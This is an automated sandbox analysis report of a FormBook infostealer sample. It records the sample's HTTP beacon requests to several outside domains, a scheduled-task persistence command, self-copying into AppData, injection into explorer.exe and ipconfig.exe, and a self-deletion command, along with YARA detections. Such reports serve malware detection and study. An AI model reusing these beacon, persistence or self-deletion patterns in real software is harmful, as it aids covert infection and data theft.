May 4, 2021 14:08:04.053411007 CEST	5495	OUT	GET /o86d/?W6jDfD=Zr1mHD0UzvWCQcI2JlGAeokzkFEIblHMxqeZtw3W9dCQQ7exnTCb8lR/2qgknbIFYyB/eFrcFw==&Yn=ybdHh8KP02GTtb HTTP/1.1 Host: www.thaihuay88.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 14:08:04.353432894 CEST	5496	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 04 May 2021 12:08:04 GMT Server: Apache/2.4.29 (Ubuntu) X-Frame-Options: DENY X-Content-Type-Options: nosniff Location: https://www.thaihuay88.com/o86d/?W6jDfD=Zr1mHD0UzvWCQcI2JlGAeokzkFEIblHMxqeZtw3W9dCQQ7exnTCb8lR/2qgknbIFYyB/eFrcFw==&Yn=ybdHh8KP02GTtb Content-Length: 430 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 74 68 61 69 68 75 61 79 38 38 2e 63 6f 6d 2f 6f 38 36 64 2f 3f 57 36 6a 44 66 44 3d 5a 72 31 6d 48 44 30 55 7a 76 57 43 51 63 49 32 4a 6c 47 41 65 6f 6b 7a 6b 46 45 49 62 6c 48 4d 78 71 65 5a 74 77 33 57 39 64 43 51 51 37 65 78 6e 54 43 62 38 6c 52 2f 32 71 67 6b 6e 62 49 46 59 79 42 2f 65 46 72 63 46 77 3d 3d 26 61 6d 70 3b 59 6e 3d 79 62 64 48 68 38 4b 50 30 32 47 54 74 62 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 68 61 69 68 75 61 79 38 38 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.thaihuay88.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.7	49748	198.54.115.5	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 14:08:15.016560078 CEST	6373	OUT	GET /o86d/?W6jDfD=Zt5QD3TUSOnCkU7SKGg3ywaITg6vE6njEzv/4k+L08OvZwr0NYVY1MAp4q6WCjDapjCg57Vf4Q==&Yn=ybdHh8KP02GTtb HTTP/1.1 Host: www.website-bazar.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 14:08:15.212879896 CEST	6374	IN	HTTP/1.1 301 Moved Permanently date: Tue, 04 May 2021 12:08:15 GMT server: Apache location: https://www.website-bazar.com/o86d/?W6jDfD=Zt5QD3TUSOnCkU7SKGg3ywaITg6vE6njEzv/4k+L08OvZwr0NYVY1MAp4q6WCjDapjCg57Vf4Q==&Yn=ybdHh8KP02GTtb content-length: 349 content-type: text/html; charset=iso-8859-1 connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 77 65 62 73 69 74 65 2d 62 61 7a 61 72 2e 63 6f 6d 2f 6f 38 36 64 2f 3f 57 36 6a 44 66 44 3d 5a 74 35 51 44 33 54 55 53 4f 6e 43 6b 55 37 53 4b 47 67 33 79 77 61 49 54 67 36 76 45 36 6e 6a 45 7a 76 2f 34 6b 2b 4c 30 38 4f 76 5a 77 72 30 4e 59 56 59 31 4d 41 70 34 71 36 57 43 6a 44 61 70 6a 43 67 35 37 56 66 34 51 3d 3d 26 61 6d 70 3b 59 6e 3d 79 62 64 48 68 38 4b 50 30 32 47 54 74 62 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.7	49749	192.0.78.24	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
May 4, 2021 14:08:20.324528933 CEST	6376	OUT	GET /o86d/?W6jDfD=VzK2bv7yp5iwEBdNZQjCdXXbrLCot30MtbV4orBq8x4MF4HvmT9bEqgnu31MbrCbNdKakV5eJA==&Yn=ybdHh8KP02GTtb HTTP/1.1 Host: www.sherylabrahamphotography.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 14:08:20.365212917 CEST	6376	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 04 May 2021 12:08:20 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.sherylabrahamphotography.com/o86d/?W6jDfD=VzK2bv7yp5iwEBdNZQjCdXXbrLCot30MtbV4orBq8x4MF4HvmT9bEqgnu31MbrCbNdKakV5eJA==&Yn=ybdHh8KP02GTtb X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior

- 08917506_by_Libranalysis.exe
- schtasks.exe
- conhost.exe
- 08917506_by_Libranalysis.exe
- explorer.exe
- ipconfig.exe
- cmd.exe
- conhost.exe



Click to jump to process

System Behavior

Analysis Process: 08917506_by_Libranalysis.exe PID: 1144 Parent PID: 5756

General

Start time:	14:06:26
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\08917506_by_Libranalysis.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\08917506_by_Libranalysis.exe'
Imagebase:	0xfc0000
File size:	687616 bytes
MD5 hash:	089175069D5C095F078B7F8A3B28A22D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.252705073.0000000004631000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.252705073.0000000004631000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.252705073.0000000004631000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.252118512.000000000369D000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	724660AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	724660AC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	724660AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	724660AC	unknown
C:\Users\user\AppData\Roaming\OfCxSfBf.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	58A46E0	CopyFileW
C:\Users\user\AppData\Roaming\OfCxSfBf.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	58A46E0	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpFA9B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	58A1ACC	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\08917506_by_Libranalysis.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	724534A7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpFA9B.tmp	success or wait	1	58A4B1A	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\OfCxSfBf.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 3b 04 91 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 74 0a 00 00 08 00 00 00 00 00 00 02 92 0a 00 00 20 00 00 00 a0 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...;..`.......... ....P..t............... ....@.. ....@.................	success or wait	3	58A46E0	CopyFileW
C:\Users\user\AppData\Roaming\OfCxSfBf.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	58A46E0	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpFA9B.tmp	unknown	1657	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </Registrati	success or wait	1	58A0093	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\08917506_by_Libranalysis.exe.log	unknown	916	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 53 79 73 74 65 6d 5c 31 66 66 63 34 33 37 64 65 35 39 66 62 36 39 62 61 32 62 38 36 35 66 66 64 63 39 38 66 66 64 31 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 23 5c 63 64 37 63 37 34 66 63 65 32 61 30 65 61 62 37 32 63 64 32 35 63 62 65 34 62 62 36 31 36 31 34 5c 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2e 6e	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.n	success or wait	1	7273A33A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72495544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72495544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72498738	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72495544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	72495544	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	58A0093	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	58A0093	ReadFile

Analysis Process: schtasks.exe PID: 5596 Parent PID: 1144

General

Start time:	14:06:35
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\OfCxSfBf' /XML 'C:\Users\user\AppData\Local\Temp\tmpFA9B.tmp'
Imagebase:	0x90000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpFA9B.tmp	unknown	2	success or wait	1	9AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFA9B.tmp	unknown	1658	success or wait	1	9ABD9	ReadFile

Analysis Process: conhost.exe PID: 360 Parent PID: 5596

General

Start time:	14:06:36
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 08917506_by_Libranalysis.exe PID: 1020 Parent PID: 1144

General

Start time:	14:06:36
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\08917506_by_Libranalysis.exe

Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\08917506_by_Libranalysis.exe
Imagebase:	0xb20000
File size:	687616 bytes
MD5 hash:	089175069D5C095F078B7F8A3B28A22D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.295482175.0000000001880000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.295482175.0000000001880000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.295482175.0000000001880000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.295106715.0000000001520000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.295106715.0000000001520000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.295106715.0000000001520000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.294777794.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.294777794.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.294777794.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3292 Parent PID: 1020

General

Start time:	14:06:39
Start date:	04/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ipconfig.exe PID: 6820 Parent PID: 3292

General

Start time:	14:06:55
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ipconfig.exe
Imagebase:	0x1380000
File size:	29184 bytes
MD5 hash:	B0C7423D02A007461C850CD0DFE09318
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.495362707.0000000000B90000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.495362707.0000000000B90000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.495362707.0000000000B90000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.492372341.00000000003B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.492372341.00000000003B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.492372341.00000000003B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.495228855.0000000000B50000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.495228855.0000000000B50000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.495228855.0000000000B50000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	3C82A7	NtReadFile

Analysis Process: cmd.exe PID: 7048 Parent PID: 6820

General

Start time:	14:06:59
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\08917506_by_Libranalysis.exe'
Imagebase:	0xb50000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7064 Parent PID: 7048

General

Start time:	14:07:00
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis